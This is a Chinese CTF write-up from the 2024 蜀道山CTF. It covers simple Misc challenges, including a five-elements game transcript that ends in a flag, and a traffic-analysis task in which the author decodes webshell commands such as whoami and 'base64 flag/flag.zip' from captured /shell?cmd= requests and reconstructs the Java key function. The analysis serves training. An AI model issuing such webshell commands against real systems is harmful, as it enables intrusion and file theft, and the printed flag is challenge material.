队伍名称： F14GThi3f rank:5

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
1	我们中出了一个内鬼	14576	Misc	15	5	2024-11-17 16:18:17
2	KKnideflag	10426.82	Reverse	11	2	2024-11-17 16:28:47
3	r00t2024	9413.78	Misc	10	2	2024-11-17 16:27:34
4	狗熊岭突破手小队	9395.53	Misc	10	2	2024-11-17 15:28:48
5	F14GThi3f	9313.78	Misc	10	0	2024-11-17 17:43:57
6	队伍名称	8328.62	Misc	9	0	2024-11-17 16:53:50
7	W.	8307.76	Misc	9	0	2024-11-17 17:46:09
8	听说打了这个ctf就能有老婆	7378.87	Misc	8	2	2024-11-17 17:37:09
9	斯巴拉西	7373.01	Misc	8	1	2024-11-17 17:49:40
10	泥巴睡觉	6334.53	Misc	7	1	2024-11-17 16:10:19

Misc

欢迎来到2024蜀道山CTF

按照描述关注二维码发送 `劳资蜀道山2024` 即可

神奇的硬币纺纱机

nc之后经过一段时间尝试发现，选择投币一段时间就可以将硬币攒到100以上，之后不投币保持硬币数量即可

Elemental Wars

玩法大抵是和去年强网先锋的剪刀石头布差不多

但有个问题就是五行的生克关系比较复杂

而且血量都比较少

所以在1-5内随机瞎打就行

```
❯ nc gamebox.yunyansec.com 43139

  _____ _                                _        _  __         __
 | ____| | ___ _ __ ___   ___ _ __ | |_ __ _| | \ \       / /_ _ _ __ ___
 |  _| | |/ _ \ '_ ` _ \ / _ \ '_ \| __/ _` | |  \ \ /\ / / _` | '__/ __|
 | |___| |  __/ | | | | |  __/ | | | || (_| | |   \ V  V / (_| | |  \__ \
 |_____|_|\___|_| |_| |_|\___|_| |_|\__\__,_|_|    \_/\_/ \__,_|_|  |___/


欢迎来到元素战争!
游戏即将开始...

请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）: 4

你的选择是: 火
敌人的选择是: 木
木生火，◎恢复生命!
你的血量: 10，敌人的血量: 11
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）: 1

你的选择是: 金
```

```
敌人的选择是：木
金克木，玩家获胜！
你的血量：10，敌人的血量：10
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
敌人的选择是：火
火克金，电脑获胜！
你的血量：9，敌人的血量：10
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：9，敌人的血量：9
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
敌人的选择是：火
火克金，电脑获胜！
你的血量：8，敌人的血量：9
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：8，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：土
土克水，电脑获胜！！
你的血量：7，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：土
木克土，玩家获胜！
你的血量：7，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：土
火生土，玩家恢复生命！
你的血量：8，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：木
平局！
你的血量：8，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
敌人的选择是：金
平局！
你的血量：8，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：金
土生金，玩家恢复生命！
你的血量：9，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
```

```
敌人的选择是：土
土生金，☺恢复生命！
你的血量：9，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：火
平局！
你的血量：9，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：金
火克金，玩家获胜！
你的血量：9，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：木
木生火，☺恢复生命！
你的血量：9，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：水
水克火，☺获胜！！
你的血量：8，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：木
平局！
你的血量：8，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
敌人的选择是：金
平局！
你的血量：8，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：金
金生水，☺恢复生命！
你的血量：8，敌人的血量：9
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：土
土克水，☺获胜！！
你的血量：7，敌人的血量：9
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：土
土克水，☺获胜！！
你的血量：6，敌人的血量：9
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：6，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
```

```
敌人的选择是：土
土克水，玩家获胜！！
你的血量：5，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：5，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：水
平局！
你的血量：5，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：水
平局！
你的血量：5，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：木
水生木，玩家恢复生命！
你的血量：6，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：木
水生木，玩家恢复生命！
你的血量：7，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：金
金生水，恢复生命！
你的血量：7，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
敌人的选择是：水
金生水，玩家恢复生命！
你的血量：8，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：火
木生火，玩家恢复生命！
你的血量：9，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：水
平局！
你的血量：9，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：火
平局！
你的血量：9，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
```

```
敌人的选择是：木
金克木，玩家获胜！
你的血量：9，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：土
木克土，玩家获胜！
你的血量：9，敌人的血量：6
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：金
土生金，玩家恢复生命！
你的血量：10，敌人的血量：6
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：土
火生土，玩家恢复生命！
你的血量：11，敌人的血量：6
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：金
金克木，㊀获胜！
你的血量：10，敌人的血量：6
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：木
木生火，㊀恢复生命！
你的血量：10，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：木
木克土，㊀获胜！！
你的血量：9，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：金
金克木，㊀获胜！
你的血量：8，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
敌人的选择是：火
火克金，㊀获胜！
你的血量：7，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：金
金生水，㊀恢复生命！
你的血量：7，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：金
火克金，玩家获胜！
你的血量：7，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
```

```
敌人的选择是：木
水生木，玩家恢复生命！
你的血量：8，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：水
水生木，㊙恢复生命！
你的血量：8，敌人的血量：8
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：金
火克金，玩家获胜！
你的血量：8，敌人的血量：7
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：8，敌人的血量：6
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：金
火克金，玩家获胜！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：火
火生土，㊙恢复生命！
你的血量：8，敌人的血量：6
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：木
平局！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：1

你的选择是：金
敌人的选择是：火
火克金，㊙获胜！
你的血量：7，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：7，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：木
木生火，㊙恢复生命！
你的血量：7，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
```

```
敌人的选择是：金
土生金，玩家恢复生命！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：金
金生水，㊀恢复生命！
你的血量：8，敌人的血量：6
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：土
木克土，玩家获胜！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：土
土克水，㊀获胜！！
你的血量：7，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：土
火生土，玩家恢复生命！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：土
平局！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：水
平局！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：土
木克土，玩家获胜！
你的血量：8，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：金
金生水，㊀恢复生命！
你的血量：8，敌人的血量：5
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：金
火克金，玩家获胜！
你的血量：8，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：土
平局！
你的血量：8，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
```

```
敌人的选择是：火
木生火，玩家恢复生命！
你的血量：9，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：土
土克水，☻获胜！！
你的血量：8，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：火
平局！
你的血量：8，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：木
木克土，☻获胜！！
你的血量：7，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木3
敌人的选择是：土
木克土，玩家获胜！
你的血量：7，敌人的血量：3
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：7，敌人的血量：2
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：火
火生土，☻恢复生命！
你的血量：7，敌人的血量：3
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：木
水生木，玩家恢复生命！
你的血量：8，敌人的血量：3
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：54
无效的选择，请重新选择。
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：金
金克木，☻获胜！
你的血量：7，敌人的血量：3
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：土
土克水，☻获胜！！
你的血量：6，敌人的血量：3
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：土
火生土，玩家恢复生命！
你的血量：7，敌人的血量：3
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5
```

```
你的选择是：土
敌人的选择是：火
火生土，㊝恢复生命！
你的血量：7，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：土
木克土，玩家获胜！
你的血量：7，敌人的血量：3
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：7，敌人的血量：2
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：7，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：土
火生土，玩家恢复生命！
你的血量：8，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：5

你的选择是：土
敌人的选择是：土
平局！
你的血量：8，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：金
金克木，㊝获胜！
你的血量：7，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：土
土克水，㊝获胜！！
你的血量：6，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：4

你的选择是：火
敌人的选择是：火
平局！
你的血量：6，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：2

你的选择是：木
敌人的选择是：土
木克土，玩家获胜！
你的血量：6，敌人的血量：0
你获得了胜利！敌人已被击败！
欢迎拿到flag:flag{78bb5494953b2e2b582ab49e14fa7dc4}

请输入选项(1: 继续游戏，2: 查看规则，3: 退出):
```

javaPcap

NetA梭出来一些命令执行流量

```
*] 明文分析开始
+] 关键字【KEY】: Ks$GET /shell?cmd=d2hvYW1p&key=6432687659573170&encryptMethod=aes HTTP/1.1

+] 关键字【KEY】: [0{GET /shell?cmd=bHMgLWFsdA&key=62484d674c5746736441&encryptMethod=sm4 HTTP/1.1

+] 关键字【Zmxh[\w+/\=]+】: O=9GET /shell?cmd=bHMgZmxhZy8&key=62484d675a6d78685a7938&encryptMethod=blowfish

+] 关键字【KEY】: O=9GET /shell?cmd=bHMgZmxhZy8&key=62484d675a6d78685a7938&encryptMethod=blowfish HTT

+] 关键字【ZMXHZ】: O=9GET /shell?cmd=bHMgZmxhZy8&key=62484d675a6d78685a7938&encryptMethod=blowfi

+] 关键字【Zmxh[\w+/\=]+】: ET /shell?cmd=YmFzZTY0IGZsYWcvZmxhZy56aXA&key=596d467a5a54593049475a73595763765a6d78685a793

+] 关键字【KEY】: d=YmFzZTY0IGZsYWcvZmxhZy56aXA&key=596d467a5a54593049475a73595763765a6d78685a7935366

+] 关键字【ZMXHZ】: ET /shell?cmd=YmFzZTY0IGZsYWcvZmxhZy56aXA&key=596d467a5a54593049475a73595763765a6d786

+] 关键字【KEY】: l?cmd=Y2F0IGZsYWcvaGludC50eHQ&key=5932463049475a735957637661476c7564433530654851&en
```

挨个解密其Base64部分


```
whoami
ls -alt
ls flag/
base64 flag/flag.zip
cat flag/hint.txt
```

WireShark再详细分析流量

可以看到有Base64的回显 但是无法解码出有意义的明文


可以在命令中看到key和加密方式的参数

但是这个key的位数明显不对



想到附件还给了个jar 找了个在线网站反编译

在一个class中找到了加密相关的代码




```java
package server;

import java.nio.charset.StandardCharsets;
import java.security.Security;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import org.bouncycastle.jce.provider.BouncyCastleProvider;
/* loaded from: CustomEncryptor.class */
public class CustomEncryptor {
    static {
        Security.addProvider(new BouncyCastleProvider());
    }

    public static String encryptSM4(String key, String content) {
        try {
            byte[] keyBytes = generateKeyBytes(key, 16);
            SecretKeySpec secretKey = new SecretKeySpec(keyBytes, "SM4");
            Cipher cipher = Cipher.getInstance("SM4/ECB/PKCS5Padding", "BC");
            cipher.init(1, secretKey);
            byte[] encryptedBytes =
cipher.doFinal(content.getBytes(StandardCharsets.UTF_8));
            return Base64.getEncoder().encodeToString(encryptedBytes);
        } catch (Exception e) {
            throw new RuntimeException("Encryption error: " + e.getMessage(),
e);
        }
    }

    private static byte[] generateKeyBytes(String key, int length) {
        byte[] keyBytes = new byte[length];
        byte[] inputKeyBytes = key.getBytes(StandardCharsets.UTF_8);
        System.arraycopy(inputKeyBytes, 0, keyBytes, 0,
Math.min(inputKeyBytes.length, length));
        return keyBytes;
    }

    public static String encryptAES(String key, String content) {
        return encrypt(content, key, "AES", 16);
    }

    public static String encryptBlowfish(String key, String content) {
```

```
        return encrypt(content, key, "Blowfish", 16);
    }

    private static String encrypt(String content, String key, String algorithm,
int keySize) {
        try {
            byte[] keyBytes = new byte[keySize];
            byte[] inputKeyBytes = key.getBytes(StandardCharsets.UTF_8);
            System.arraycopy(inputKeyBytes, 0, keyBytes, 0,
Math.min(inputKeyBytes.length, keySize));
            SecretKeySpec secretKey = new SecretKeySpec(keyBytes, algorithm);
            Cipher cipher = Cipher.getInstance(algorithm + "/ECB/PKCS5Padding");
            cipher.init(1, secretKey);
            byte[] encryptedBytes =
cipher.doFinal(content.getBytes(StandardCharsets.UTF_8));
            return Base64.getEncoder().encodeToString(encryptedBytes);
        } catch (Exception e) {
            throw new RuntimeException("Encryption error: " + e.getMessage(),
e);
        }
    }
}
```

可以看到其中有将key参数内容转为实际加密所用密钥的函数


```
private static byte[] generateKeyBytes(String key, int length) {
    byte[] keyBytes = new byte[length];
    byte[] inputKeyBytes = key.getBytes(StandardCharsets.UTF_8);
    System.arraycopy(inputKeyBytes, 0, keyBytes, 0,
Math.min(inputKeyBytes.length, length));
    return keyBytes;
}
```

找GPT用python重构

```
def generate_key_bytes(key: str, length: int) -> bytes:
    # 将输入的密钥转换为 UTF-8 编码的字节
    input_key_bytes = key.encode('utf-8')
    # 根据指定长度创建一个字节数组，填充方式与 Java 版本相同
    key_bytes = bytearray(length)
    key_bytes[:len(input_key_bytes)] = input_key_bytes[:length]
    return bytes(key_bytes)

key = "596d467a5a54593049475a73595763765a6d78685a793536615841"
length = 16
key_bytes = generate_key_bytes(key, length)
print(key_bytes)  # 输出生成的字节数组
```

用流量包中的key计算密钥并解密

得到 flag.zip 和 hint.txt



